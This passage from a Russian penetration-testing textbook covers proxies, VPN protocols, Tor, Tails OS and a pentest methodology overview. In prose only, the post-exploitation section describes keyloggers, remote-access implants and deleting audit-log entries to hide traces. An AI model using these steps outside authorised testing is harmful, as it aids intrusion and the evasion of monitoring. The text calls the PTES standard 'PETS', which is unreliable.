


Рис. 16.4. Веб-интерфейс прокси-сервера HMA (https://www.hidemyass.com/en-eu/proxy)

Существует множество сайтов, которые предоставляют адреса **открытых прокси-серверов** (рис. 16.5), точнее, IP-адрес и порт; однако учтите, что подбор работающего прокси может занять некоторое время. Это связано с тем, что списки серверов обновляются не так часто, как хотелось бы, а также с тем, что стабильную и постоянную работу сервера никто не гарантирует.

Одним из сайтов, на котором вы можете найти список прокси-серверов, является Geonode (https://geonode.com/free-proxy-list). Его основное преимущество — предоставление регулярно обновляемого списка IP-адресов, а также отображение названия локации, скорости, доступности и других их параметров.

После выбора сервера, который вы хотите использовать, вам необходимо прописать его в своем браузере. Для Mozilla Firefox настройки прокси-сервера находятся в разделе Settings ▸ Network Settings ▸ Connection Settings (рис. 16.6).




Рис. 16.5. Список прокси-серверов




Рис. 16.6. Настройки прокси-сервера в Mozilla Firefox

Виртуальные частные сети (VPN)

VPN (Virtual Private Network, виртуальная частная сеть) — это технология, позволяющая создавать безопасное соединение между устройствами или сетями через интернет. VPN обеспечивает безопасность, конфиденциальность и анонимность, шифруя передаваемые данные и скрывая реальный IP-адрес пользователя.

Если описать эту технологию проще, то VPN позволяет создавать частную сеть поверх публичной сети. Большинство организаций используют внутреннюю частную сеть для своей повседневной работы, но иногда людям нужно получить доступ к этой сети извне, оттуда, где нет прямого соединения с сетью организации. Вот тут-то и приходит на помощь VPN, позволяя пользователям безопасно получать доступ к частной сети через интернет. VPN, по сути, создает виртуальное соединение «точка-точка» между двумя компьютерами. VPN-сервер устанавливается в одной точке, и пользователь получает доступ к нему с помощью клиента VPN из другой точки.

При использовании VPN вы достигаете примерно того же уровня анонимности, как и в случае с прокси-сервером, — ваше местонахождение и IP-адрес будут скрыты от посторонних глаз. Единственное существенное отличие — если соединение с сервером устанавливается через VPN, это добавляет дополнительный слой безопасности и защищает трафик от перехвата и прослушки (не стоит забывать, что важно выбирать надежного провайдера, ведь всегда есть риск раскрытия ваших данных с его стороны). Если у вас есть такая возможность, то вы можете сами создать свой VPN-сервер.

В интернете доступно множество организаций, предоставляющих услуги VPN, и большинство их услуг являются платными. Ознакомиться можно с ProtonVPN, Windscribe или любым другим программным продуктом на ваш выбор.

Технологии построения VPN

L2TP/IPsec — это комбинация двух протоколов: L2TP (Layer 2 Tunneling Protocol) и IPsec (Internet Protocol Security). Эта технология используется для создания виртуальных частных сетей (VPN), обеспечивая безопасность, анонимность и конфиденциальность данных при передаче через публичную сеть.

L2TP (Layer 2 Tunneling Protocol) — протокол, предназначенный для создания туннелей между устройствами. Сам по себе он не предоставляет шифрования, поэтому его используют в сочетании с IPsec для обеспечения безопасности передачи данных. IPsec (Internet Protocol Security) — набор протоколов и алгоритмов, предназначенных для шифрования и аутентификации пакетов данных на уровне сетевого протокола IP. IPsec обеспечивает защиту передаваемых данных от перехвата, модификации или вмешательства третьих лиц.

Вместе L2TP и IPsec создают надежное и безопасное VPN-соединение. Когда пользователь подключается к L2TP/IPsec VPN, сначала устанавливается соединение L2TP, которое обеспечивает туннелирование между клиентом и сервером. Затем используется IPsec для шифрования и аутентификации передаваемых данных.

L2TP/IPsec VPN обычно считается безопасным и надежным выбором для создания VPN-соединений. Однако учтите, что настройка и использование L2TP/IPsec может быть сложнее, чем настройка программных продуктов, использующих некоторые другие технологии VPN (например, OpenVPN или WireGuard).

OpenVPN — одна из самых популярных и надежных технологий для создания виртуальных частных сетей (VPN). Это открытый и гибкий протокол, основанный на принципах SSL/TLS для шифрования и аутентификации. OpenVPN обеспечивает безопасность, анонимность и конфиденциальность данных при передаче через публичную сеть.

OpenVPN работает на транспортном уровне и может использовать протоколы TCP или UDP для передачи данных. Преимущество использования UDP заключается в более высокой скорости передачи данных, в то время как TCP обеспечивает надежность и устойчивость соединения.

Основные характеристики OpenVPN:

- высокий уровень безопасности: используются механизмы шифрования SSL/TLS, такие алгоритмы шифрования, как AES и RSA, а также цифровые сертификаты для аутентификации устройств и пользователей;
- открытый исходный код: у сообщества есть возможность улучшать и проверять безопасность свободного программного обеспечения;
- кроссплатформенность: совместимость с большинством операционных систем, включая Windows, macOS, Linux, Android и iOS;
- гибкость и настраиваемость: предоставляется широкий спектр опций конфигурации, подразумевающих адаптацию под различные потребности и сценарии использования;
- поддержка многоуровневой аутентификации: возможность использовать одновременно несколько методов аутентификации, таких как пароли, цифровые сертификаты и аппаратные ключи.

OpenVPN является мощным, безопасным и гибким решением для создания VPN-соединений и обеспечения защиты данных в Сети.

WireGuard — современная высокопроизводительная и безопасная технология для создания виртуальных частных сетей (VPN). Этот протокол разработан с акцентом на простоту, скорость и надежность, благодаря чему он обеспечивает высокую степень защиты и анонимности при передаче данных через публичные сети.

Основные характеристики WireGuard:

- простота и открытость: открытый, простой и компактный код облегчает аудит, поддержку и отладку, что делает WireGuard более надежным и безопасным, чем некоторые другие технологии VPN;
- высокая производительность: использование таких современных криптографических протоколов и алгоритмов, как Curve25519, ChaCha20, Poly1305 и BLAKE2, для обеспечения высокой скорости и низкой задержки при передаче данных;
- безопасность: обеспечение защиты конфиденциальности и целостности данных с помощью шифрования, аутентификации и сеансовых ключей;
- кроссплатформенность: поддержка множества операционных систем, включая Linux, Windows, macOS, Android и iOS;
- поддержка роуминга: автоматическое установление соединения при переключении между разными сетями или адресами IP позволяет обеспечить бесшовную работу на мобильных устройствах;
- легкость настройки: доступность для пользователей любого уровня;
- низкая нагрузка на систему: разработан с акцентом на производительность, поэтому он потребляет меньше системных ресурсов, чем некоторые другие технологии VPN.

WireGuard представляет собой инновационное и эффективное решение для создания VPN-соединений, обеспечивающее высокую степень безопасности, анонимности и производительности при работе в Сети.

Анонимные сети

Анонимные сети — это сети, созданные для обеспечения анонимности и приватности пользователей при их взаимодействии с другими участниками и веб-ресурсами в интернете. Они используют различные методы шифрования, маршрутизации и сокрытия идентификационных данных для обеспечения конфиденциальности и анонимности пользователей.

В таких сетях трафик направляется через несколько разных точек, созданных другими участниками. Обычно пользователи сети являются участниками и помогают друг другу передавать трафик. Сеть построена таким образом, что источник и получатель никогда не общаются напрямую, коммуникация происходит с использованием многочисленных промежуточных узлов, что обеспечивает анонимность.

Мы не будем подробно останавливаться на таких сетях ввиду того, что уже рассмотрели их использование в разделе «Скрытый интернет» главы 3 «Сбор открытой информации о цели», но еще раз упомянем важнейшие из них.

Tor (The Onion Router) — одна из самых известных анонимных сетей, использующая многослойную систему шифрования и маршрутизации через случайно

выбранные узлы сети (релейные узлы). Пользователи Tor, оставаясь анонимными, могут получать доступ к обычным веб-сайтам и специальным скрытым ресурсам (домены .onion).

I2P (Invisible Internet Project) — анонимная сеть, которая создает полностью шифрованную сеть внутри интернета, используя гарантирующую конфиденциальность технологию. Это позволяет пользователям обмениваться информацией, общаться и получать доступ к различным сервисам без опасения утечки их идентификационных данных.

Анонимные сети полезны в ситуациях, когда нужно сохранить анонимность и защитить свою приватность от слежки, цензуры или враждебных акторов. Однако анонимные сети могут быть использованы и для незаконных целей, что вызывает определенные проблемы и ограничение их применения.

Операционные системы, обеспечивающие анонимность

Безусловно, одним из самых ярких представителей этого класса ОС является Tails OS.

Tails OS (The Amnesic Incognito Live System) — операционная система, разработанная с целью обеспечения максимальной анонимности и безопасности пользователей при работе в интернете. Tails работает как live-система, то есть загружается с внешнего носителя (USB-флешки или DVD) и не требует установки на жесткий диск.

Основные особенности Tails OS:

- анонимность: автоматическое направление всего интернет-трафика через сеть Tor делает слежку и идентификацию пользователя затруднительной;
- отсутствие следов на компьютере, с которого она была загружена: после завершения работы и выключения компьютера не сохраняется никаких данных о сессии, что делает их недоступными для восстановления;
- встроенные защищенные приложения: обеспечение безопасности и анонимности при работе с текстовыми документами, электронной почтой, мгновенными сообщениями и другими сервисами с помощью набора предустановленных приложений:
  - Tor Browser: основан на Mozilla Firefox и предназначен для анонимного серфинга в интернете с использованием сети Tor;
  - OnionShare: приложение для анонимной передачи файлов через сеть Tor, позволяющее обмениваться файлами с другими пользователями безопасно и анонимно;
  - Thunderbird: почтовый клиент с предустановленным дополнением Enigmail для шифрования и подписи электронных писем с использованием OpenPGP;

  - Pidgin: мессенджер для обмена мгновенными сообщениями с поддержкой шифрования OTR (Off-the-Record Messaging);
  - KeePassXC: менеджер паролей для безопасного хранения и управления паролями;
  - Electrum: биткоин-кошелек для безопасных и анонимных транзакций с криптовалютой;
  - GnuPG: криптографический инструмент для шифрования и подписи данных с использованием протокола OpenPGP;
  - Tails Greeter: инструмент для настройки параметров безопасности и анонимности при загрузке Tails, таких как использование макета клавиатуры, режим блокировки экрана и другие настройки;
  - MAT (Metadata Anonymisation Toolkit): инструмент для очистки метаданных из различных типов файлов;
  - GNOME (Censorship Circumvention): набор инструментов для обхода блокировок и цензуры в интернете;
- криптографическая защита: поддержка широкого спектра криптографических инструментов для шифрования файлов, электронной почты и мгновенных сообщений обеспечивает дополнительный уровень защиты для пользовательских данных.

Tails OS является полезным инструментом для тех, кто хочет обеспечить свою анонимность и безопасность при работе в интернете, особенно в условиях угрозы слежки, цензуры или хакерских атак.

17 Тесты на проникновение: обобщение

Есть множество способов проведения тестов на проникновение, и у каждого из них свои достоинства и недостатки. Теперь, когда вы знакомы со всеми основными этапами тестов на проникновение, постараемся рассмотреть весь процесс целиком.

Сам процесс тестирования достаточно энергозатратен, он требует тщательного планирования, определения самой цели и конкретных шагов для ее достижения. После завершения планирования, получения необходимых разрешений и информирования задействованных лиц начинается сам тест. Обычно его начинают со сбора информации, которая впоследствии пригодится для сканирования сети и других активный действий. После достижения цели тестирования подготавливается отчет, в котором отражаются все действия, найденные уязвимости, методы их эксплуатирования и рекомендации по устранению.

Тесты на проникновение являются частью нормального жизненного цикла любой ИТ-инфраструктуры. Необходимость в их проведении может быть обусловлена как внутренней политикой, так и требованиями третьей стороны, но в любом случае именно такие мероприятия позволяют по-настоящему оценить возможные риски и выявить скрытые проблемы.

Обычно во время таких тестов оцениваются следующие компоненты ИТ-инфраструктуры: приложения, сетевые сервисы, сетевые устройства, среды передачи данных, подготовленность сотрудников и физическая безопасность.

Тесты на проникновение можно классифицировать на основе такого параметра, как осведомленность атакующего, выделив следующие типы: «черный ящик», «серый ящик» и «белый ящик».

Черный ящик — лучше всего характеризует большую часть атак на сеть. В данном случае чаще всего атака происходит удаленно, а атакующему изначально известно только название организации. Используя приемы, в том числе и описанные в главах 3 «Сбор открытой информации о цели» и 4 «Активный сбор данных» этой книги, специалист получает более подробную информацию о цели

и применяет ее для дальнейших действий. Во время своих действий атакующий документирует все найденные уязвимости и их потенциальную опасность, чтобы впоследствии использовать для атаки и представления отчета заказчику.

Серый ящик — в этом случае атакующий изначально обладает некоторой информацией, например, ему известны версии программного обеспечения или структура сети. Это сокращает время, необходимое для атаки, ведь появляется возможность узнать о самых критичных точках в сетевой инфраструктуре. В остальном же процесс не будет отличаться от «черного ящика».

Белый ящик — производится при наличии у атакующего полной информации о своей цели. Данный вид тестирования позволяет наиболее полно оценить ИТ-инфраструктуру и гарантированно обнаружить большую часть проблемных мест. Часто такой способ тестирования используется при проведении внутренних аудитов.

При официально разрешенном аудите информационных систем есть несколько вариантов проведения тестирования:

- **слепое тестирование** — аудитор не располагает какой-либо важной информацией о цели, однако имеющие отношение к тестируемой инфраструктуре сотрудники заранее предупреждены о нападении;
- **двойное слепое тестирование** — аудитор не располагает никакими данными о цели, и о предстоящей атаке знает лишь несколько человек из целевой организации; большая часть тестов проходит именно по этому сценарию;
- **реверсное тестирование** — аудитор имеет всю информацию о системе, сотрудники знают о будущем тесте, но не располагают данными о том, где и когда он будет происходить.

Стандарт выполнения тестов на проникновение

Есть несколько популярных стандартов, по которым обычно выполняются тесты на проникновение. Хотя они и не обязательны к исполнению, однако их применение поможет, выбрав методику, избежать типичных ошибок и не упустить из виду важные вещи.

Одним из таких стандартов является PETS, разработанный несколькими экспертами по информационной безопасности с целью конкретизировать методы и шаги, которые должны предпринимать специалисты по ИБ во время тестирования. Данный стандарт доступен для ознакомления полностью и бесплатно на официальном сайте http://www.pentest-standard.org.

В PETS выделяется семь фаз тестирования:

- подготовительная фаза;
- сбор данных;

- моделирование угроз;
- анализ уязвимостей;
- эксплуатация уязвимостей;
- постэксплуатационная фаза;
- отчет.

Эти семь фаз отражают все действия, которые должны происходить во время теста на проникновение. PETS — стандарт достаточно новый, однако он постоянно поддерживается, обновляется и изменяется вместе с требованиями к аудитам ИБ.

Прежде чем переходить к рассмотрению каждой из фаз, стоит сказать о том, что хотя этот стандарт и пытается охватить весь процесс теста на проникновение, однако ни один реальный аудит не проходит по стандартной схеме, каждый из них будет в чем-то отличаться.

Подготовительная фаза

Часто повторяют, что планирование — залог успеха, и это действительно так, особенно когда речь идет об аудите безопасности. Чтобы удачно провести аудит, необходимо серьезно подготовиться, учесть все нюансы, подобрать нужные инструменты и методику.

Обычно тест на проникновение начинается со встречи заинтересованных сторон, где обсуждаются все необходимые детали, определяются цели и методы, а также люди, которые могут быть вовлечены в процесс в дальнейшем. К концу такой встречи у вас должно сформироваться определенное видение задач и целей предстоящей работы — без этого после выполнения теста будет практически невозможно определить, выполнили ли вы поставленную задачу. Прежде всего необходимо определить основные цели атаки, выяснить, какие объекты будут подвергаться нападению, а какие — нет, определить объем и основной тип тестов.

Вот примерный список вопросов, который должен обсуждаться на таких встречах:

- основные виды деятельности целевой организации;
- есть ли какие-либо ограничения, касающиеся определенных видов тестов;
- какие данные и системы будут подвергаться тестированию;
- какие результаты должны быть получены в конце тестирования;
- какова будет дальнейшая судьба результатов теста;
- каким бюджетом вы располагаете для проведения теста;
- какова окончательная цена теста;

- какие ресурсы у вас имеются для тестирования;
- какие действия разрешены для проведения теста;
- кто будет проинформирован о проведении теста;
- какая информация будет получена о целевой системе перед началом тестирования;
- какой результат можно считать удачным во время проведения теста;
- с кем можно контактировать в случае возникновения непредвиденной ситуации.

Необходимо убедиться в том, что все участники встречи прекрасно понимают возможные риски проведения определенных тестов, а также их специфику. Убедитесь, что ваши планируемые действия нашли одобрение и согласованы со всеми участниками. Ниже приведены типичные варианты атак, которые могут проводиться как изолированно, так и в комплексе.

Социальная инженерия. Самым слабым элементом любой системы является человек; технологии могут помочь контролировать его действия, но не способны полностью исключить этот фактор. Проведение тестов на проникновение при помощи социальной инженерии должно быть включено практически в любой тест.

Тестирование приложений. Может проводиться отдельно или быть частью общего теста на проникновение. Особый интерес представляют приложения, написанные индивидуально для конкретной организации, и приложения, работающие в нестандартном окружении.

Тестирование физической безопасности. Особенно актуальны такие тесты для правительственных и военных организаций. Во время тестирования необходимо попытаться получить доступ ко всем сетевым устройствам, находящимся как в главном здании, так и в удаленных местах.

Инсайдерские атаки. Попытки выдать себя за персону, у которой есть доступ к какому-либо сетевому оборудованию.

Внешние атаки. Попытки взлома сети человеком, находящимся за ее пределами.

Атаки при помощи украденного оборудования. В этом случае атакующий после кражи какого-либо оборудования использует его для дальнейшего нападения.

Следует также обсудить и определить время и длительность проведения теста — это очень важно, так как некоторые бизнес-процессы происходят только в определенное время суток. При этом необходимо соблюсти баланс, ведь тесты с использованием социальной инженерии очень трудно проводить в выходные дни или в нерабочее время. Обязательно обсудите возможные риски и влияние тестов на бизнес-процессы, это поможет вам обезопасить себя в случае непредвиденных ситуаций.

Договор о проведении работ

В случае тестирования сторонней организации всегда необходимо письменно закреплять достигнутые договоренности. В договоре необходимо отразить следующие пункты:

- системы, которые подвергнутся тестированию;
- возможные риски на случай возникновения непредвиденных ситуаций (а они, как показывает практика, бывают довольно часто);
- временные рамки с указанием дат и времени (всегда планируйте время с запасом, помните о непредвиденных ситуациях);
- данные, которые вы получите перед началом тестирования;
- действия, которые вы совершите при обнаружении уязвимости. Не всегда найденную уязвимость можно проэксплуатировать, но это вы поймете только после попытки провести атаку. Однако в некоторых случаях атака может привести к выходу из строя критических для заказчика систем. Помните о рисках;
- результаты тестирования, то, в каком виде их получит заказчик и каково должно быть их содержание.

Получение разрешения

Это один из ключевых моментов тестирования сторонней организации. Необходимо получить документальное подтверждение тому, что ответственный человек со стороны организации, имеющий право подписи, утвердил ваш план и дал согласие на проведение таких работ.

Никогда нельзя начинать тесты на основе лишь устного согласия сторон. Без соблюдения формальностей вы из категории законопослушного специалиста по информационной безопасности автоматически перейдете в разряд киберпреступников. Если вы проводите тесты в той же организации, где и работаете, подтверждение не обязательно должно быть оформлено на бумаге, — подойдет и письмо, присланное по электронной почте. В общем же не стоит пренебрегать бумажным документом, так как при возникновении каких-либо проблем он будет служить неоспоримым доказательством вашей невиновности. В случае же возникновения ситуаций, требующих проведения ряда дополнительных, ранее не запланированных работ, необходимо подписать дополнительное соглашение и получить разрешение.

Сбор данных

После подписания всех нужных бумаг можно двигаться дальше и начинать собирать необходимые данные. Этот этап уже относится к тесту на проникновение, даже если вы не взаимодействуете с целью напрямую.

Существует огромное количество источников данных; решать, какие из них будут полезны для достижения конечной цели, а какие нет, придется вам. Выбирайте те, которые помогут вам в будущем получить наиболее полное представление о цели, определить приоритетность и направление векторов взлома. Источником информации может служить что угодно: поисковые системы, сайты, вакансии, финансовые отчеты и, конечно же, социальные сети.

В PETS выделяют три уровня сбора данных:

- первый уровень — самый простой, допускает использование автоматических систем сбора информации, а также самых популярных интернет-ресурсов;
- второй уровень отличается от первого тем, что больше времени тратится на ручной сбор данных и детальный анализ информации, чтобы лучше узнать свою цель;
- третий уровень самый затратный по количеству времени и сил, на данном этапе атакующим находятся самые уязвимые места системы.

Прежде чем приступить к сбору данных, необходимо провести подготовительную работу, которая может включать в себя следующие действия:

- определитесь с целью: хорошо, если перед вами поставлена конкретная задача, однако чаще информация о цели несколько размыта, и в этом случае необходимо определить, что конкретно вы должны искать;
- определите рамки, за которые вы не можете выходить на данном этапе, если вы проводите тесты для сторонней организации;
- продумайте, сколько времени займет выполнение работ на данном этапе;
- четко обозначьте, какой информацией вы хотели бы обладать по окончании работы на данном этапе.

В идеале после завершения работы вы должны обладать структурированной информацией следующих типов:

- публичной информацией, доступной широкому кругу пользователей, обычно из официальных источников;
- информацией из открытых источников, доступной широкому кругу пользователей;
- специфической информацией, касающейся особенностей сферы работы предприятия (например, особенности применяемого оборудования и программного обеспечения);
- сетевой информацией, включая все, что можно узнать о сетевых сервисах: IP-адреса, DNS-записи, сети и т. п.;
- данными об уязвимостях — потенциальных брешах в системе безопасности, которые могут быть проэксплуатированы на последующих этапах;

- данными социальной инженерии, включая все то, что вы смогли выведать у сотрудников данной организации.

Моделирование угрозы

Основная задача на этом этапе — построение тестовой среды, в которой вы сможете опробовать все планируемые варианты атаки на целевую систему. Апробация методов в виртуальной среде поможет вам избежать ошибок при работе с реальной целью, а также привлечь к себе меньше внимания, ведь в дальнейшей работе вы будете использовать лишь проверенные методы.

В процессе моделирования выделяют четыре основных этапа:

- изучение необходимой документации;
- определение первичных и вторичных методов атак;
- нахождение основных и второстепенных уязвимостей;
- определение методов атаки для каждой из уязвимостей.

По сути, этот процесс можно отнести к этапу сбора информации, но более углубленному. В идеале вы должны графически отобразить всю полученную на предыдущем шаге информацию: бизнес-процессы, физическое расположение оборудования, карту сети, иерархию сотрудников и т. д. Для этого существует множество инструментов, рассмотренных в этой книге.

Анализ уязвимостей

На этом этапе, используя всю собранную информацию и определившись с методами и инструментами, вы начинаете непосредственно взаимодействовать со своей целью. Вы должны определить и классифицировать любые возможные уязвимости, будь то некорректная конфигурация сервиса или ошибки, появившиеся по вине разработчиков конкретной программы.

При проведении такого анализа вы должны четко представлять себе, какие тесты будете проводить, какой инструментарий будете использовать и что вы хотите найти. Иначе вы потратите много времени, все больше углубляясь в анализ какого-либо отдельного компонента сети, а без четкого осознания цели это может оказаться контрпродуктивно.

Во время этого этапа чаще всего приходится выполнять такие действия, как сканирование портов, получение информации об установленных программах, сканирование на наличие уязвимостей и другие, описанные в главах 4 «Активный сбор данных» и 6 «Поиск уязвимостей». Старайтесь избегать преждевременных попыток эксплуатации найденных уязвимостей, каким бы заманчивым это ни выглядело. Помните, что вы еще только собираете полезную информацию.

Эксплуатация уязвимостей

После того как вы собрали всю необходимую информацию, определились с уязвимостями, подготовили необходимые инструменты и выбрали нужные цели, можно приступать к следующему шагу.

На данном этапе вы будете использовать найденные уязвимости для компрометации целевой системы и получения доступа к ней. Вы должны использовать полученную информацию для определения подходящей цели; помните, что необходимо выбрать ту уязвимую систему из множества найденных, взлом которой предоставит в дальнейшем наибольшие преимущества. Найдя, например, множество уязвимых рабочих станций и несколько серверов, лучше сосредоточить свое внимание на последних, так как их взлом поможет развивать дальнейшую атаку более эффективно.

После определения цели вы должны использовать все свои практические навыки и знания для того, чтобы скомпрометировать ее. Вполне возможно, что с первого раза у вас не все получится и вам придется перепробовать множество методов, прежде чем вы достигнете желаемого результата.

Самыми популярными типами атак являются:

- взлом пароля;
- перехват данных;
- перехват сессии;
- переполнение буфера.

Все эти типы (и не только приведенные выше) были рассмотрены в главах данной книги: главе 9 «Взлом паролей», главе 10 «Перехват информации», главе 15 «Переполнение буфера»), но помните, что атаки могут быть многокомпонентными и включать в себя как технический, так и человеческий фактор.

Постэксплуатационный этап

После того как ваша атака завершилась успехом, вам необходимо закрепиться в системе, чтобы сделать эксплуатацию атакованной цели более удобной. После закрепления вам не придется каждый раз заново взламывать систему, чтобы выполнить нужные вам действия; кроме того, удачная эксплуатация одной и той же уязвимости может стать невозможной буквально сразу же после взлома.

Для начала необходимо определить уровень своих прав в системе и набор доступных вам действий. Вполне возможно, что выполнение некоторых операций будет недоступно, тогда стоит задуматься о возможности повышения своих привилегий.

Какие действия совершаются на данном этапе? Вы можете запустить клавиатурный шпион, который вышлет вам пароль администратора после того, как он

зайдет в систему. Вы можете скопировать информацию о паролях для последующего анализа или установить ПО, которое обеспечит вам дальнейший доступ к системе и возможность ее удаленного контроля. Также можно удалить следы вашего пребывания в системе, обычно это достигается путем удаления нужных записей из журналов аудита.

Отчет

После прохождения всех описанных выше этапов необходимо создать отчет. Отчеты могут иметь различный вид; какой отчет должен быть представлен в каждом конкретном случае, необходимо обсудить перед началом теста, о чем рассказывалось в главе 5 «Отчеты».

Несмотря на разнообразие возможных форм отчетов, существуют определенные пункты, которые должны присутствовать в любом из них. Каждый отчет должен начинаться с краткого обзора процесса тестирования, в этом разделе нет необходимости описывать технические детали каждого шага, здесь отражаются только ключевые моменты. Далее необходимо привести список найденных уязвимостей и их анализ, причем лучше сгруппировать их по степени важности, например: критические, важные, незначительные.

Отчет должен включать в себя следующую информацию:

- сценарии и описание всех успешных атак;
- детальное представление данных, полученных в ходе теста;
- указание всех найденных уязвимостей;
- описание всех найденных уязвимостей;
- предложения и технические решения для устранения найденных уязвимостей.

Для последующего создания хорошего отчета по ходу проведения теста необходимо записывать все свои действия в любой удобной для вас форме.

Зачистка

После удачного завершения теста необходимо по возможности удалить следы всех ваших действий — имеются в виду установленные программы, созданные пользователи, изменения конфигурации и все остальное, что вы успели сделать в ходе теста, что подробно рассмотрено в главе 13 «Сокрытие следов». Любые оставленные вами лазейки могут быть использованы злоумышленником для получения несанкционированного доступа к уже скомпрометированной вами системе.

В заключение. Обращение к читателю

Уважаемый читатель! Хотя в этой книге приведены лишь основные и самые распространенные методы, применяемые специалистами в области информационной безопасности, не расстраивайтесь, если вам не удастся воспроизвести их с первого раза.

Когда автор данной книги делал свои первые шаги в мире информационных технологий, он переустанавливал ВСЮ операционную систему только из-за того, что во время инсталляции забывал установить какой-либо компонент. Пробуйте, исследуйте, читайте и делитесь опытом, — только так вы сможете достичь настоящих вершин мастерства.

«Теория без практики мертва и бесплодна, а практика без теории бесполезна и пагубна», — сказал Пафнутий Львович Чебышев, великий русский математик и механик XIX века. Не пытайтесь просто повторить приведенные примеры — осмысливайте их, задавайте себе вопросы и ищите на них ответы. Не бойтесь слишком углубиться в какую-то одну область — в конце концов, среди специалистов по информационной безопасности также существуют узкие специалисты. Все знать невозможно, изучайте то, что вам нравится, будь то анализ веб-приложений, социальная инженерия или поиск уязвимостей в программном обеспечении.

Не забывайте о создании лаборатории, пусть даже виртуальной. Она будет хорошим подспорьем в оттачивании практических навыков перед их применением в реальном мире.

Создавайте профессиональные сообщества или принимайте активное участие в работе существующих. Именно от коллег по цеху можно узнать самую актуальную информацию. Иногда после беседы с другим специалистом приходят самые неожиданные решения проблемы, над которой вы бились последнюю неделю, месяц или даже год. Не бойтесь признаться себе и другим в том, что вы чего-то не знаете, — это нормально.

Помогайте другим и обучайте их; иногда ваши ученики могут вам задавать вопросы, ответов на которые у вас не будет, — воспринимайте это как возможность развиваться. Да, в ходе преподавания вам придется объяснять очевидные вещи тысячу раз, зато это поможет вам самим не забыть их и не допустить постыдную для высококлассного профессионала ошибку новичка.

Не забывайте золотое правило информационной безопасности: «никто и никогда не находится в безопасности». Не существует систем, которые нельзя взломать, существуют лишь люди, у которых недостаточно для этого опыта, знаний, смекалки или всего этого сразу. В мире информационных технологий есть тысячи примеров взлома информационных систем в ситуациях, когда администраторы не уделяли должного внимания безопасности, понадеявшись на бренд с громким именем и разработчиков продукта.

Надеюсь, что всю полученную в этой книге информацию вы будете использовать исключительно в рамках правового поля или как минимум во благо всего человечества.

Удачи!